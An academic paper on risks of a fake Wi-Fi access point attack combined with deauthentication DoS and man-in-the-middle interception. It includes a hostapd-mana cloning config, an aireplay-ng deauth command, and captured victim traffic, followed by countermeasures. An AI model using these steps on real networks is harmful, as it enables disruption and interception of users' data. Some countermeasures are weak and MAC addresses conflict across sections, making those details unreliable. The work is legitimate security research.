Risk analysis of a fake access point attack against Wi-Fi network

Ali M. Alsahlany, Alhassan R. Almusawy, Zainalabdin H. Alfatlawy
Department of Communication Techniques Engineering, Engineering Technical College /Najaf, Al-Furat Al-Awsat Technical University, Al Najaf, Iraq
alialsahlany@atu.edu.iq, alhassanmusawy@gmail.com, zain9797@gmail.com

Abstract—With the extensive use of Wi-Fi network, the fake AP attack has become a serious security issue to the Wi-Fi user. In this paper, the security threats for using the fake AP attack to spoof Wi-Fi users are analyzed and discussed. The experimental results show using the fake AP attack with DoS and MITM attack at the same time give the attacker's ability to sniff, capture, and analysis victim traffic. Also, some countermeasures of alleviation effect this attack is mentioned.

Index Terms— Fake AP; MITM Attack; DoS; Wi-Fi

1 Introduction

Wireless fidelity (Wi-Fi) is considered as one of the most popular wireless networks. Many features have been defined in the Wi-Fi network such as flexibility, productivity, mobility, deployment, expandability, and low cost [1]. Accordingly, the Wi-Fi network has been adopted in many wireless applications such as smartphones, laptops, smart watches, and appliances used with the Internet of Things (IoT) technology [1, 2]. Despite the Wi-Fi network has many advantages, there is hindrance restrict from using the Wi-Fi network in the practical applications such as low-security level [3, 4]. The low-security level is considered as the essential obstacle that restricts the Wi-Fi network due to the nature of the channel (i.e. Air) used for transmitting and receiving the Wi-Fi signal between the users and the access point (AP) [5]. Hence, this allows for some attacker to eavesdrop, sniff, interrupt and capture transmitting and receiving packets [1]. Therefore, there are considerable security levels using to protect the Wi-Fi network such as Wired Equivalent Privacy (WEP) [3], Wi-Fi Protected Access (WPA I & WPA II) [6], Hidden Service Set Identifier (SSID) [7], and Media Access Control (MAC) filter [4]. These levels protect the Wi-Fi network from access unauthorized users depending on different authentication and encryption mechanisms.

However, all these levels cannot protect the Wi-Fi network from the unauthorized installation of the AP by the attackers. This installation process is called the fake AP Attack [8]. During this process a malicious attacker eavesdrops on the target Wi-Fi network and captures a probe request frame which contain all the necessary information required to access the users with the Wi-Fi network such as (SSID broadcasting, MAC addresses, and channel number) to set up the fake AP with features identical to the licensed AP. The fake AP will fool all users in the Wi-Fi network for enforcing them accessing the network via the fake AP. After that the attacker becomes able to use different attack methods to listen, capture, and analysis all the network traffic and hijack all special information.


In this paper, the experiments conducted to evaluate the risks of the fake AP attack. The security threats which could be utilized by the attackers depending on integrating this attack with DoS and MITM attack have been presented. Also, one of the major contributions is the countermeasures of mitigation effect this attack has been mentioned.

This paper is organized as follows. Section 2 discusses the different type of Wi-Fi Attack. The attack scenario described in section 3. The experimental procedures of eavesdropping, capturing, and analyzing legitimate data traffic are presented in section 4. Section 5 mentions the countermeasures proposed to alleviate the attack. Finally, section 5 concludes the paper.

2 Security issues

2.1 Fake Access Point Attack

The fake AP attack is a bogus AP simulate the licensed AP [1]. Before starting this attack beacon frame must be sniffed and analyzed by the attacker. The beacon frame is a packet sent by licensed AP periodically, which contains all the necessary information to connect users with the Wi-Fi network such as: SSID, MAC address, channel number, data rate, and signal strength [9]. Figure 1 shows the structure of the beacon frame. After getting this information the attacker sets up a fake AP in the vicinity of the target Wi-Fi network and broadcast signal identical to the target Wi-Fi network. The main difference between signal broadcasting by the licensed AP and the fake AP is a signal strength where the fake AP increase amount of transmitted power to ensure coverage large distance [9]. The licensed AP may be used security levels, such as WEP, WPA I, or WPA II to protect the Wi-Fi network. There are many research shows how can cracking these security levels and knowing the real password [3, 5, 10]. The attacker used one of these studies to extract Wi-Fi protected key and re-used it to protect the signal broadcasting by the fake AP. After that the attacker enforced victim connect to the fake Wi-Fi signal via the fake AP, that performed by spoof the licensed AP and the victim by sending disassociation and de-authentication request from the attacker for limited time telling them that the victim will leave the Wi-Fi network. Then, the victim starts scanning the coverage area trying find a probe carrying beacon frame have the same features of the original Wi-Fi signal. At this time, the victim will find two identical signal broadcasting in his coverage area: one from the licensed AP and the other from the fake AP. The victim will connect automatically to signal that have the maximum signal strength. When the victim connects to the fake AP, the traffic of data will pass through the attacker device. Figure 2 explains the procedures of the fake AP attack.



	Timestamp	Beacon interval	Capability info	SSID	Supported rate	DS parameter set	CF parameter set	IBSS parameter set	TIM
BYTS	8	2	2	Variable	Variable	2	8	4	Variable

Fig. 1. Beacon frame structure.




Fig. 2. Mechanism of the fake AP attack.

2.2 Man In The Middel (MITM) Attack

After setting up the fake AP and enforced victim connect to it as explained in the previous sections, the attacker start applying MITM attack to intercept data between the victims and the fake AP for further malicious and harmful actions [8]. In the Wi-Fi network, MITM attack occurs when the main route of data transmission between the victims and the Internet is via attacker device. The MITM attack rough victims and illusion them that their connection is still secure and private while the attacker has the ability to eavesdrop, manipulate, inject, and analyze the data traffic between licensed AP and the victims [11]. After successful MITM attack the sensitive information of victims such as E-mail, accounts, password, credit card number and other important information that not protected by security protocols will be available to the attacker by using many tools such as [9]: Ethercap, Wireshark, Cain and Able, etc. Figure 3 shows the general method for implementing this attack.




Fig. 3. Mechanism of MITM attack.

2.3 Denail of Service Attack

A Denial of Service (DoS) attack is a security threat that happens when an attacker takes place in the Wi-Fi network coverage area and injects it with many different forged packets [12]. Attackers use this attack for two purposes: the first one, restrict usage the Wi-Fi bandwidth and prevent the licensed users from communicating with the licensed AP or between them in order to paralyze or reduce the performance the Wi-Fi network [9]. In this attack, the attacker jamming the target Wi-Fi network through flooding it with fake packets. The fake packets are injected via the attacker device with high signal strength. The second one, prevents victim from accessing the target Wi-Fi network through terminates data transfer between victim and licensed AP by transmitting forged disassociation or de-authentication packets. After that, the victim sends a probe request to re-establish a new connection with the licensed AP, other disassociation or de-authentication packets from the attacker would break new connection instantaneously, the amount of data transfer per time drop to zero. This process continues consequently until attacker finish transmit de-authentication packets. Figure 4 shows the analysis of terminating victim connection by sending de-authentication packets. The risk of DoS attack is very dangerous and cannot mitigate effect it by using any types of encryption and authentication mechanism because the attacker does not require to be connected with the Wi-Fi network [12].




Fig. 4. The analysis of DoS attack.

3 Attack Description description

In this practical assessment, the proposed scenario depends on configuration fake AP used to spoof users and enforced them connect with it. Figure 5 illustrates the environment of our experiment. The attack machine provided with three network interface cards (NIC), two of them wireless type and the other one is Ethernet. The type of wireless card is an ALFA (AWUS036NHA) compatible to IEEE802.11 b/g/n and work with max connection rate 150 Mbps. The first ALFA card used to scan circumference in order to select the target AP and gather important information about it. Also used to implement a DoS attack for disconnect the victims from the target AP. The second ALFA card used as a fake AP which broadcast a fake signal and capture the victim's packets. At this time the Ethernet card will provide the fake AP internet service. The requirements and specifications of this experiment are demonstrated in the following:

1) Hardware: Laptop

Table 1. Laptop Specification

Table Head	Table Column Head
Operating system	Kali-Linux
Manufacturer	Lenovo
Model	B50
Processor	Intel(R) core(TM) i7-5500U CPU @2.40GHz (4CPUs), ~2.4GHz
RAM	6144MB

- Two USB Wi-Fi adapter: ALFA, Atheros AR9271, IEEE 802.11b/g/n, long range USB adapter, model AWUS036NHA.
- Ethernet card with internet connection manufacturer: Realtek PCIe GBE Family Controller.

2) Software: Kali-Linux based OS with the set up the following tools:

- Mana-toolkit: used to make a fake AP and capturing client information.
- Airodump-ng: this tool used to serve the coverage area
- Airplay-ng: used for cutting and prevent the connection between the victim and target AP.





Fig. 5. The proposed pexperiment environment.

4 Practical Implementation

At first, Attacker scans the coverage area for gathering information about target network. Figure 6 shows the features of the target AP after executing airodump-ng tool in the surrounding area. Table 2 shows the features of target AP after gathering and sniffing the beacon frame.




```
CH  7 ][ Elapsed: 0 s ][ 2018-04-12 17:06

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:5A:16:A8  -71        1        1    0   6  54e  WPA  CCMP   PSK  <length:  2>
54:E6:FC:FA:C2:88  -35        2        0    0   7  54e. WPA2 CCMP   PSK  Test
98:DE:D0:76:43:62  -62        2        0    0   6  54e. WPA2 CCMP   PSK  Brooo
50:C7:BF:80:CB:BC  -60        2        0    0   1  54e. WPA2 CCMP   PSK  Antemia
E8:94:F6:73:9B:34  -71        0       17    0   1  -1   WPA              <length:  0>
50:C7:BF:FE:52:AF  -74        0        1    0  11  54e  WPA2 CCMP   PSK  Ali
04:8D:38:15:D0:B2  -67        0        0    0  10  54e  WPA2 CCMP   PSK  netis
D4:6E:0E:4D:45:AE  -45        0        0    0  11  54e  WPA2 CCMP   PSK  skull

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:3A:35:5A:16:A8  5C:51:81:97:5D:5B   -1    2e- 0     0        1
E8:94:F6:73:9B:34  50:FC:9F:91:F4:82  -72    1e- 2e    0       17
```

Fig. 6. Gathering information about target AP including the MAC address of "Test" AP, channel 7, and the security level.

TABLE 2. FEATURES OF TARGET AP

Feature	Description
SSID	"Test"
MAC Address	D0:35:94:58:45:7B
channel	7


After getting the more important parameters of the target AP such as SSID and MAC address, and channel number. The attacker starts configuring the fake AP with parameter identical to the target AP using Mana-toolkit and broadcast Wi-Fi network signal across ALFA NIC 2 with a large amount of power as shown in Figure 7. The main difference between signal broadcasting from the target AP and the fake AP is the encryption type. The fake AP configured without encryption in order to make the association and authentication process for connecting victim with it easily.



```
interface=wlan1
bssid=D0:53:49:58:45:7B
driver=nl80211
ssid=Test
channel=7

# Prevent dissasociations
disassoc_low_ack=0
ap_max_inactivity=3000

# Both open and shared auth
auth_algs=3

# no SSID cloaking
#ignore_broadcast_ssid=0

# -1 = log all messages
logger_syslog=-1
logger_stdout=-1

# 2 = informational messages
logger_syslog_level=2
logger_stdout_level=2

ctrl_interface=/var/run/hostapd
ctrl_interface_group=0

# Finally, enable mana
enable_mana=1
# Limit mana to responding only to the device probing (0), or not (1)
mana_loud=0
# Extend MAC ACLs to probe frames
mana_macacl=0
# Put hostapd in white/black list mode
```

Fig. 7. Setting the main parameter of the fake AP.

If any user starts a new connection session already will connect to the fake AP. In some cases, users may be connected previously with target AP, in this case the attacker must enforce them to connect to the fake AP by using DoS attack. The DoS attack uses the first ALFA card to disconnect the clients from the target AP through injection unlimited numbers of de-authentication packets as shown in Figure 8. Once the target AP received the de-authentication packets it will work on disconnect and reject victims. After that victim will start scanning process to fine bacon frame of desired Wi-Fi signal. At this time there are two signals have the same features broadcasting in the coverage area. The victim will connect automatically to the fake signal because it will have high signal strength. Figure 9 shows the victim (android client) after applying Dos attack and connected with the fake one.



```
root@kali:~# aireplay-ng --deauth 0 -a 54:E6:FC:FA:C2:88 -c B0:89:00:DA:CD:25 wlan1mon
17:31:43  Waiting for beacon frame (BSSID: 54:E6:FC:FA:C2:88) on channel 7
17:31:44  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [ 0|46 ACKs]
17:31:44  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [ 0|60 ACKs]
17:31:45  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [ 0|64 ACKs]
17:31:45  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [ 5|46 ACKs]
17:31:46  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [40|67 ACKs]
17:31:46  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [23|55 ACKs]
17:31:47  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [ 9|76 ACKs]
17:31:47  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [ 3|29 ACKs]
17:31:48  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [ 7|47 ACKs]
17:31:48  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [16|55 ACKs]
17:31:49  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [14|49 ACKs]
17:31:50  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [16|39 ACKs]
17:31:51  Sending 64 directed DeAuth. STMAC: [B0:89:00:DA:CD:25] [19|64 ACKs]
```

Fig. 8. DOS attck against the clint and the target "Test" AP





Fig. 9. The client during DoS attack and MITM attack.


Figure 10 shows, spoofing victims and connecting them with the fake AP using the mana-toolkit.



```
MANA - Directed probe request for foreign SSID 'loveaa' from fc:42:03:49:2e:0b
MANA - Directed probe request for foreign SSID 'iPhone' from 00:08:22:e4:44:ef
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for foreign SSID 'ahs' from d0:31:69:56:c3:9a
MANA - Directed probe request for foreign SSID 'assad' from d0:31:69:56:c3:9a
MANA - Directed probe request for foreign SSID 'ahs' from d0:31:69:56:c3:9a
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for foreign SSID 'ahs' from d0:31:69:56:c3:9a
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
MANA - Attempting to generated Broadcast response : iPhone (6) for STA 00:08:22:e4:44:ef
MANA - Attempting to generated Broadcast response : iPhone (6) for STA 00:08:22:e4:44:ef
MANA - Attempting to generated Broadcast response : iPhone (6) for STA 00:08:22:e4:44:ef
MANA - Directed probe request for actual/legitimate SSID 'Test' from b0:89:00:da:cd:25
wlan1: STA b0:89:00:da:cd:25 IEEE 802.11: authenticated
wlan1: STA b0:89:00:da:cd:25 IEEE 802.11: associated (aid 2)
wlan1: AP-STA-CONNECTED b0:89:00:da:cd:25
```

Fig. 10. The mana- toolkit operation.

The fake AP will provide internet connection to victim via Ethernet card to ensure stay connected with the fake AP. Now all victim traffic will pass through the fake AP device. Wireshark program will use to capture and analyze victim data to hijacking important data as shown in Figure 11.


Capturing from wlan1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.   Time          Source                Destination      Protocol  Length Info
  458 119.508241294 10.0.0.209            8.8.8.8          DNS       75 Standard query 0x5cc4 A www.youtube.com
  459 119.532016624 10.0.0.209            8.8.8.8          DNS       73 Standard query 0x240a A s.youtube.com
  460 119.603088005 10.0.0.143            149.154.167.51   TCP       74 40877 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1 TSval=15…
  461 119.788861049 10.0.0.209            8.8.4.4          DNS       74 Standard query 0xc48e A g.whatsapp.net
  462 119.795505457 10.0.0.209            8.8.4.4          DNS       82 Standard query 0x73e5 A 2.android.pool.ntp.org
  463 119.825990347 10.0.0.209            8.8.8.8          DNS       82 Standard query 0xbedd A 2.android.pool.ntp.org
  464 119.895222683 10.0.0.210            8.8.8.8          DNS       85 Standard query 0x78c0 A teredo.ipv6.microsoft.com
  465 119.896499431 fe80::8655:a5ff:fe5…  ff02::2          ICMPv6    70 Router Solicitation from 84:55:a5:57:f4:6d
  466 119.896507194 fe80::8655:a5ff:fe5…  ff02::2          ICMPv6    70 Router Solicitation from 84:55:a5:57:f4:6d
```

```
▾ Ethernet II, Src: HuaweiTe_da:cd:25 (b0:89:00:da:cd:25), Dst: LiteonTe_58:45:7b (d0:53:49:58:45:7b)
  ▸ Destination: LiteonTe_58:45:7b (d0:53:49:58:45:7b)
  ▸ Source: HuaweiTe_da:cd:25 (b0:89:00:da:cd:25)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.0.209, Dst: 8.8.8.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▾ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 89
```

```
0000  d0 53 49 58 45 7b b0 89  00 da cd 25 08 00 45 00   .SIXE{.. ...%..E.
0010  00 59 32 ca 40 00 40 11  ec e9 0a 00 00 d1 08 08   .Y2.@.@. ........
0020  08 08 b5 53 00 35 00 45  5a ce dc b4 01 00 00 01   ...S.5.E Z.......
0030  00 00 00 00 00 00 1b 72  33 2d 2d 2d 73 6e 2d 78   .......r 3---sn-x
0040  35 67 75 69 61 70 6f 33  75 78 61 78 2d 63 62 66   5guiapo3 uxax-cbf
0050  6c 37 0b 67 6f 6f 67 6c  65 76 69 64 65 6f 03 63   l7.googl evideo.c
0060  6f 6d 00 00 01 00 01                               om.....
```

```
Explicit Congestion Notification (ip.dsfield.ecn), 1 byte        Packets: 466 · Displayed: 466 (100.0%)        Profile: Default
```

Fig. 11. The execution of Wireshark program.

5 COUNTERMEASURES FOR ALLEVIATION THE FAKE AP ATTACK

As shown in the previous section all Wi-Fi network users are exposed to security threats such as hijack their important and special information as no Wi-Fi network is fully secured. Therefore, The Wi-Fi network users and administrators must be more careful against the fake AP attack. There are practical countermeasures can be used to mitigate risks of this type of attack:

a) Activate hidden SSID in licensed AP. The first step to attack Wi-Fi network and create a fake AP is knowing the real name of Wi-Fi signal. Hence, hidden signal name will increase obstacle against the attacker.
b) Disable the automatic connection option. This option used by user to connect network device automatically with an available Wi-Fi network. Disable this option will prevent users from connecting to the fake AP after executing the DoS attack.
c) Control the broadcast signal strength. This is to prevent an attacker sniffing and capturing the properties of signal broadcasting by licensed AP.
d) Use Hyper Text Transfer Protocol Secure (HTTPS) to encrypted communication between the user's browser and the target website. This neglect affects MITM attack.
e) Monitor the Dynamic Host Configuration Protocol (DHCP) work. When the fake AP attack successful, victims will receive IP address different from the range given by licensed AP. Changing IP address makes the user know that he has been attacked.

6 CONCLUTION

In this paper, the risks of the fake AP attack on Wi-Fi networks investigated practically. The practical result shows that using this attack with DoS attack will spoof all Wi-Fi users and enforced them connect to the fake AP. In additional, using fake AP attack with MITM attack and other tools such as Wireshark will make all private user data vulnerable to capture and analysis. Also, different practical countermeasures which can be used to mitigate risks of this type of attack are mentioned.

REFERENCES

[1] M. Agarwal, S. Biswas, and S. Nandi, "An Efficient Scheme to Detect Evil Twin Rogue Access Point Attack in 802.11 Wi-Fi Networks," International Journal of Wireless Information Networks, pp. 1-16, 2018.

[2] O. Nakhila, A. Attiah, Y. Jinz, and C. Zoux, "Parallel active dictionary attack on wpa2-psk wi-fi networks," in Military Communications Conference, MILCOM 2015-2015 IEEE, pp. 665-670, 2015.

[3] A. M. Alsahlany, "Experimental Analysis of WLAN Security Weakness by Cracking 64 & 128 bit WEP Key," The Islamic College University Journal, vol, 9, pp. 165-176,2014.

[4] S. Nixon and Y. Haile, "Analyzing Vulnerabilities on WLAN Security Protocols and Enhance its Security by using Pseudo Random MAC Address," International Journal of Emerging Trends & Technology in Computer Science, vol. 6, pp. 293-300, 2017.

[5] W. Shao-Long, J. Wang, F. Chao, and Z.-P. Pan, "Wireless Network Penetration Testing and Security Auditing," in ITM Web of Conferences, 2016.

[6] M. Vanhoef and F. Piessens, "Key reinstallation attacks: Forcing nonce reuse in WPA2," in Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pp. 1313-1328, 2017.

[7] N. K. Gupta, M. Kumar, and M. Zeeshan, "Cracking and Hardening Hidden-SSID of Wireless Access Point", "Advances in Computer Science and Information Technology (ACSIT)", vol 2, pp. 573-579, 2015.

[8] M. M. Noor and W. H. Hassan, "Wireless networks: developments, threats and countermeasures," International Journal of Digital Information and Wireless Communications (IJDIWC), vol. 3, pp. 125-140, 2013.

[9] Z. Tang, Y. Zhao, L. Yang, S. Qi, D. Fang, X. Chen, et al., "Exploiting wireless received signal strength indicators to detect evil-twin attacks in smart homes," Mobile Information Systems, vol. 2017, 2017.

[10] C.-M. Chen and T.-H. Chang, "The Cryptanalysis of WPA & WPA2 in the Rule-Based Brute Force Attack, an Advanced and Efficient Method," in Information Security (AsiaJCIS), 2015 10th Asia Joint Conference on, pp. 37-41,2015.

